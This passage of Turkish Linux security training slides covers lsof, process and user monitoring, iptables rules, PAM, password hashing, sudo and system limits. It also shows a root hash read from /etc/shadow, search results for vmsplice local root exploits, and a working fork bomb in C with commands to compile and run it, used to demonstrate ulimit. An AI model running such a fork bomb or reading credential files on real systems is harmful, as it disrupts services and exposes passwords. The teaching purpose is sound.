udp	0	0	0.0.0.0:68	0.0.0.0:*	15331/dhclient
-----	---	---	------------	-----------	----------------

```
root@bt:~#
```


Çalışan Süreçler

```
192.168.1.5 - PuTTY
2168 ?      Ss      0:00 /usr/sbin/syslogd
2171 ?      Ss      0:00 /usr/sbin/klogd -c 3 -x
2233 ?      Ss      0:00 /usr/sbin/sshd
2241 ?      S       0:00 /usr/sbin/crond -l10
2244 ?      Ss      0:00 /usr/sbin/acpid
2301 ?      Ss      0:00 /usr/sbin/gpm -m /dev/mouse -t ps2
2505 ?      S       0:09 /bin/bash /usr/bin/fstab-update --daemon
2735 tty1    Ss      0:00 -bash
2736 tty2    Ss+     0:00 /sbin/agetty 38400 tty2 linux
2737 tty3    Ss+     0:00 /sbin/agetty 38400 tty3 linux
2738 tty4    Ss+     0:00 /sbin/agetty 38400 tty4 linux
2739 tty5    Ss+     0:00 /sbin/agetty 38400 tty5 linux
2740 tty6    Ss+     0:00 /sbin/agetty 38400 tty6 linux
4550 tty1    S+      0:00 /bin/sh /usr/X11R6/bin/startx
4566 tty1    S+      0:00 /usr/X11R6/bin/xinit /usr/X11R6/lib/X11/xinit/xini
```

```
192.168.1.5 - PuTTY
bilgi-egitim ~ # ps aux|grep dhcp
root      5011  0.0  0.1  1576  444 ?        Ss   13:37   0:01 dhcpd eth0
root      25232 0.0  0.1  1668  484 pts/2    R+   14:45   0:00 grep dhcp
bilgi-egitim ~ #
```

Açık Dosyalar

- UNIX Sistemde herşey dosyalardan oluşur.
- Lsof komutu ile açık dosyalar izlenebilir
 - Dosya, soket, pipe vs




The screenshot shows a terminal window with the following content:

```
mc - ~  
/etc/passwd.edit [-----] 0 L:[ 1+ 0 1/ 23] *(0 / 703b)= r 114 0x72  
root:x:0:0::/root:/bin/bash  
bin:x:1:1:bin:/bin:  
daemon:x:2:2:daemon:/sbin:  
adm:x:  
lp:x:  
sync:  
shutd  
halt:  
mail:  
news:  
uucp:  
opera  
games  
ftp:x  
smmsp  
mysql
```

Below the terminal window, the output of the `lsof /etc/passwd` command is shown:


```
bilgi-egitim log # lsof /etc/passwd  
COMMAND    PID USER   FD      TYPE DEVICE SIZE  NODE NAME  
vipw        28645 root    4r      REG    8,3   703  116589 /etc/passwd  
vipw        28646 root    4r      REG    8,3   703  116589 /etc/passwd  
mcedit      28647 root    4r      REG    8,3   703  116589 /etc/passwd  
bilgi-egitim log #
```

Lsof ile TCP Bağlantılarını izleme



```
egitim-phobos ~ # lsof -iTCP -n
COMMAND  PID USER  FD  TYPE DEVICE SIZE NODE NAME
sshd      2222 root   3u  IPv6  7247      TCP *:ssh (LISTEN)
X         2826 root   1u  IPv6  7953      TCP *:x11 (LISTEN)
X         2826 root   3u  IPv4  7954      TCP *:x11 (LISTEN)
ruby      6194 root   6u  IPv4  24194     TCP 127.0.0.1:55555 (LISTEN)
ruby      6194 root  10u  IPv4  28283     TCP *:krb524 (LISTEN)
ruby      6194 root  11u  IPv4  28284     TCP 192.168.2.15:8080 (LISTEN)
ruby      6194 root  16u  IPv4  31615     TCP *:4445 (LISTEN)
ruby      6194 root  18u  IPv4  68861     TCP 192.168.2.15:1001 (LISTEN)
ruby      6194 root  21u  IPv4  71879     TCP 192.168.2.15:808 (LISTEN)
sshd      25123 root   3r  IPv6 118896     TCP 192.168.2.15:ssh->192.168.2.3:30
14 (ESTABLISHED)
egitim-phobos ~ #
```


Lsof ile açık dosyaları izleme



The screenshot shows a PuTTY terminal window titled "192.168.2.15 - PuTTY". The user "egitim-phobos" is at the prompt "~ #". They have entered the command "lsof /etc/passwd". The output is a table showing three processes: "vipw" (PID 27476), "vipw" (PID 27477), and "mcedit" (PID 27478), all running as "root". Each process has an open file descriptor (FD 4r) of type "REG" on device "8,3" with a size of "703". The node is "116589" and the name is "/etc/passwd".

```
egitim-phobos ~ # lsof /etc/passwd
COMMAND  PID USER  FD   TYPE DEVICE SIZE  NODE NAME
vipw     27476 root   4r    REG  8,3   703  116589 /etc/passwd
vipw     27477 root   4r    REG  8,3   703  116589 /etc/passwd
mcedit   27478 root   4r    REG  8,3   703  116589 /etc/passwd
egitim-phobos ~ #
```


Belirli bir ipden gelen bağlantıları izleme



A terminal window titled 'mc - ~' showing the output of the command 'lsof -i@192.168.2.3 -n'. The output lists three established connections: an X11 connection from 192.168.2.15 to 192.168.2.3:3032, and two SSH connections from 192.168.2.15 to 192.168.2.3:3014 and 192.168.2.3:eppc. The terminal prompt is 'egitim-phobos ~ #'.

```
egitim-phobos ~ # lsof -i@192.168.2.3 -n
COMMAND  PID  USER  FD  TYPE  DEVICE  SIZE  NODE  NAME
X         2826 root   26u  IPv4  134153          TCP  192.168.2.15:x11->192.168.2.3:3032 (ESTABLISHED)
sshd     25123 root    3r  IPv6  118896          TCP  192.168.2.15:ssh->192.168.2.3:3014 (ESTABLISHED)
sshd     27440 root    3r  IPv6  131148          TCP  192.168.2.15:ssh->192.168.2.3:eppc (ESTABLISHED)
egitim-phobos ~ #
```

Sisteme Bağlı Kullanıcılar



The screenshot shows a PuTTY terminal window titled "192.168.1.5 - PuTTY". The user "bilgi-egitim" is at the prompt. They have entered the command "w", which displays system status: "14:47:34 up 1:26, 2 users, load average: 0.02, 0.02, 0.00". Then they entered "who", which shows a table of active users. Finally, they entered "who am i", which shows their own session details. A green cursor is visible at the end of the last command line.

```
bilgi-egitim ~ # w
 14:47:34 up 1:26, 2 users, load average: 0.02, 0.02, 0.00
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU WHAT
root      tty1     -                13:36    1:11m  0.35s  0.00s /bin/sh /usr
root      pts/2    192.168.1.2     13:49    0.00s  0.27s  0.00s w
bilgi-egitim ~ # who
root      tty1     Dec 13 13:36
root      pts/2    Dec 13 13:49 (192.168.1.2)
bilgi-egitim ~ # who am i
root      pts/2    Dec 13 13:49 (192.168.1.2)
bilgi-egitim ~ #
```

---Linux Güvenliği---

- Hurafe= Linux güvenlidir?
- Güvenlik = Bilgi+Uygulama
- Bir sistemin güvenliği onu yöneten kadardır
- Linux dağıtımlarının güvenliği Linux kerneli ve kurulu programların güvenliğinden oluşur.
- Linux kernel'inde son yıllarda ciddi açıklıklar çıkmaya başladı

Linux Güvenlik Açıklıkları

- Linux=Kernel
- Linux dağıtımlarında bulunan yazılımların açıklıkları
- Linux çekirdeğinde bulunan açıklıklar
 - Remote açıklıklar
 - Local açıklıklar
- Linux kernel sürüm numarası öğrenme
 - #uname -a

Local Açıklıklar ve Hak Yükseltme



linux local root exploit

Ara

[Gelişmiş Arama](#)

Ara: ☒ Web ☐ Türkçe sayfalar ☐ Türkiye'den sayfalar

Web [Seçenekleri göster...](#)

linux local root exploit için yaklaşık 205.000 sonuçtan 1 - 10 ar

[Slashdot](#) | **Linux Kernel 2.6 Local Root Exploit** - [[Bu sayfanın çevirisini yap](#)]

10 Feb 2008 ... **Linux Kernel 2.6 Local Root Exploit** -- article related to Index, Bug, Linux, Software, and Security.

it.slashdot.org/article.pl?sid=08/02/10/2011257 - [Önbellek](#) - [Benzer](#) - [Yorum](#) [Yeni](#) [Kapat](#)

[SecuriTeam](#) - **Linux Local Root (Exploit)** - [[Bu sayfanın çevirisini yap](#)]

Linux Local Root (Exploit), 19 Jul. 2006. Summary. The suid_dumpable support in certain versions of theLinux kernel allows a local user to cause a denial of ...

www.securiteam.com/exploits/5GP0C2KJ5O.html - [Önbellek](#) - [Benzer](#) - [Yorum](#) [Yeni](#) [Kapat](#)

Linux Kernel 2.6.17 - 2.6.24.1 vmsplce Local Root Exploit - [[Bu sayfanın çevirisini yap](#)]

9 Feb 2008 ... **Linux vmsplce Local Root Exploit** * By qaaz ** **Linux 2.6.17 - 2.6.24.1 ****

This is quite old code and I had to rewrite it to even compile. ...

www.milw0rm.com/exploits/5092 - [Önbellek](#) - [Yorum](#) [Yeni](#) [Kapat](#)

Linux Kernel 2.6.23 - 2.6.24 vmsplce Local Root Exploit - [[Bu sayfanın çevirisini yap](#)]

9 Feb 2008 ... **diane_lane_fucked_hard.c ** Linux vmsplce Local Root Exploit** * By qaaz **

Linux 2.6.23 - 2.6.24 */ #define _GNU_SOURCE #include <stdio.h> ...

www.milw0rm.com/exploits/5093 - [Önbellek](#) - [Yorum](#) [Yeni](#) [Kapat](#)

[+ www.milw0rm.com sitesinden daha fazla sonuç göster](#)

Bölüm-X Iptables Güvenlik Duvarı

- Nedir ne işe yarar?
- Karışık bir yapıya sahip
- Neler yapabilir?
- Ebtables, I7-filter

Iptables Kuralı

- Linux sistemler için güvenlik duvarı uygulaması
- Oldukça esnek bir altyapıya sahiptir
- Özellikleri günümüz güvenlik duvarlarına eşdeğerdir
- L2'den L7'e kadar tüm katmanlarda paketlere müdahale edebilir
 - MAC adresine göre filtreleme
 - P2P, MSN vs protokollerine göre filtreleme

Zincir Kavramı

- Linux sistemin kendisine gelen paketler için
 - INPUT, OUTPUT zincirleri
- Linux sistemin koruduğu sistemlere gelen paketler için
 - FORWARD zinciri kullanılır
- NAT/Port Yönlendirme işlemleri için
 - POSTROUTING, PREROUTING tabloları kullanılır

Port Açma/ Port Kapama

- Belirli bir portu herkese açma
 - iptables -A INPUT -p tcp --dport 99 -j ACCEPT
- Belirli bir portu sadece belirli IP'lere açma
 - iptables -A INPUT -p tcp --dport 99 -s **192.168.1.1** -j ACCEPT
- Port Yasaklama
 - iptables -A INPUT -p tcp --dport 443 -j DROP
 - iptables -A INPUT -p tcp --dport 443 -s 192.168.1.1 -j DROP

MAC adresine göre filtreleme


- Iptables ile MAC adresine göre filtreleme yapılabilir(-mac --mac-source)
- #iptables -A FORWARD -m state --state NEW \ -m mac --mac-source 00:DE:AD:BE:33:12 -j DROP komutu ile 00:DE:AD:BE:33:12 mac adresine sahip bir kullanıcının dışarıya erişimini kısıtlamış oluruz.

Nat İşlemleri

- İç ağ iplerini tek bir gerçek IP ile internete çıkarma
- Dışardan gelen istekleri iç ağda belirli sunuculara yönlendirme
- NAT
 - iptables -t nat -A POSTROUTING -o eth0 -s 192.168.2.0/24 -j SNAT --to-source 192.168.1.103
- Port Yönlendirme
 - iptables -t nat -A PREROUTING -i eth0 -p tcp --dport 80 -j DNAT --to-destination 10.10.10.1

Paket Loglama

- Iptables ile istenilen paketler bloklanabilir
- iptables -A INPUT -p tcp --dport 22 -j LOG --log-prefix "SSH Girisleri"

A terminal window titled 'root@bt: ~' showing the output of the command 'tail -5 /var/log/messages'. The output displays five lines of kernel logs for SSH connections. Each line starts with 'Mar 5 12:40:58 bt kernel: SSH GirisleriIN=eth0 OUT= MAC=00:0c:29:1a:98:60:00:1f:d0:5a:1b:96:08:00' followed by network details like SRC, DST, LEN, TOS, PREC, TTL, ID, DF, PROTO, SPT, DPT, WINDOW, RES, ACK, PSH, and URGP. The first line has 'SSH GirisleriIN=eth0' highlighted with a red box. The last line is underlined in red.

```
root@bt:~# tail -5 /var/log/messages
Mar 5 12:40:58 bt kernel: SSH GirisleriIN=eth0 OUT= MAC=00:0c:29:1a:98:60:00:1f:d0:5a:1b:96:08:00
SRC=192.168.1.101 DST=192.168.1.103 LEN=92 TOS=0x00 PREC=0x00 TTL=128 ID=11844 DF PROTO=TCP SPT=193
5 DPT=22 WINDOW=64651 RES=0x00 ACK PSH URGP=0
Mar 5 12:40:58 bt kernel: SSH GirisleriIN=eth0 OUT= MAC=00:0c:29:1a:98:60:00:1f:d0:5a:1b:96:08:00
SRC=192.168.1.101 DST=192.168.1.103 LEN=40 TOS=0x00 PREC=0x00 TTL=128 ID=11851 DF PROTO=TCP SPT=193
5 DPT=22 WINDOW=64599 RES=0x00 ACK URGP=0
Mar 5 12:40:58 bt kernel: SSH GirisleriIN=eth0 OUT= MAC=00:0c:29:1a:98:60:00:1f:d0:5a:1b:96:08:00
SRC=192.168.1.101 DST=192.168.1.103 LEN=92 TOS=0x00 PREC=0x00 TTL=128 ID=11861 DF PROTO=TCP SPT=193
5 DPT=22 WINDOW=64599 RES=0x00 ACK PSH URGP=0
Mar 5 12:40:58 bt kernel: SSH GirisleriIN=eth0 OUT= MAC=00:0c:29:1a:98:60:00:1f:d0:5a:1b:96:08:00
SRC=192.168.1.101 DST=192.168.1.103 LEN=40 TOS=0x00 PREC=0x00 TTL=128 ID=11868 DF PROTO=TCP SPT=193
5 DPT=22 WINDOW=64467 RES=0x00 ACK URGP=0
Mar 5 12:40:58 bt kernel: SSH GirisleriIN=eth0 OUT= MAC=00:0c:29:1a:98:60:00:1f:d0:5a:1b:96:08:00
SRC=192.168.1.101 DST=192.168.1.103 LEN=92 TOS=0x00 PREC=0x00 TTL=128 ID=11880 DF PROTO=TCP SPT=193
5 DPT=22 WINDOW=64467 RES=0x00 ACK PSH URGP=0
root@bt:~#
```

Bölüm:M-Kullanıcı Hesapları ve Güvenliği

- Adduser, useradd, addgroup, groupadd
- Passwd, chgrp komutları
- En ilkel kullanıcı yönetimine sahiptir!


PAM

- PAM=Pluggable Authentication Modules
- Linux sistemlerdeki authentication işlemini esnek hale getirme amaçlı kullanılan bileşen
- `/etc/pam.conf`, `/etc/pam.d`

Parola Güvenliği

- /etc/passwd /etc/shadow dosyaları

```
root@bt:~# cat /etc/shadow
root:$6$GkfJ0/H/$IDtJEzD01vh8VyDG5rnnLLMXwZl.ciikulTg4wtXjq98Vlcf/PA2D1QsT7VHSsu46B/od4IJlqENMtc8dSpBEa1:14592:0:99999:7:::
```



- Parolalar hash+salt bir halde tutulmaktadır
 - Aynı parola değişik salt değeri ile farklı olur
- Parola güvenliği testleri için John aracı kullanılabilir

Su-Sudo


- Kullanıcıların haklarını sınırlandırma, belirli yetkiler verme amaçlı kullanılır
- Su=normal kullanıcıdan root yetkisine geçişte kullanılır

huzeyfe@bt:/\$ su -

Password:

root@bt:~#

- Visudo (/etc/sudoers)



Sudo

- `root ALL=(ALL) ALL`
- Root tüm terminallerde tüm kullanıcılar adına tüm komutları çalıştırabilir
- `operator ALL= /sbin/poweroff`
- Operator kullanıcısı tüm terminallerde poweroff komutunu çalıştırabilir
 - `operator@bt$sudo poweroff`

Sistem Limitleri

- Ulimit -a
- /etc/security/limits.conf
- Fork bomb

```
root@bt:~# vi fork.c
#include <stdio.h>
int main()
{
while(1)
fork();
}
~
```

```
root@bt:~# gcc -o fork fork.c
root@bt:~# ./fork
```

```
root@bt: ~
top - 11:37:51 up 1 day, 2:48, 3 users, load average: 509.60, 888.92, 326.42
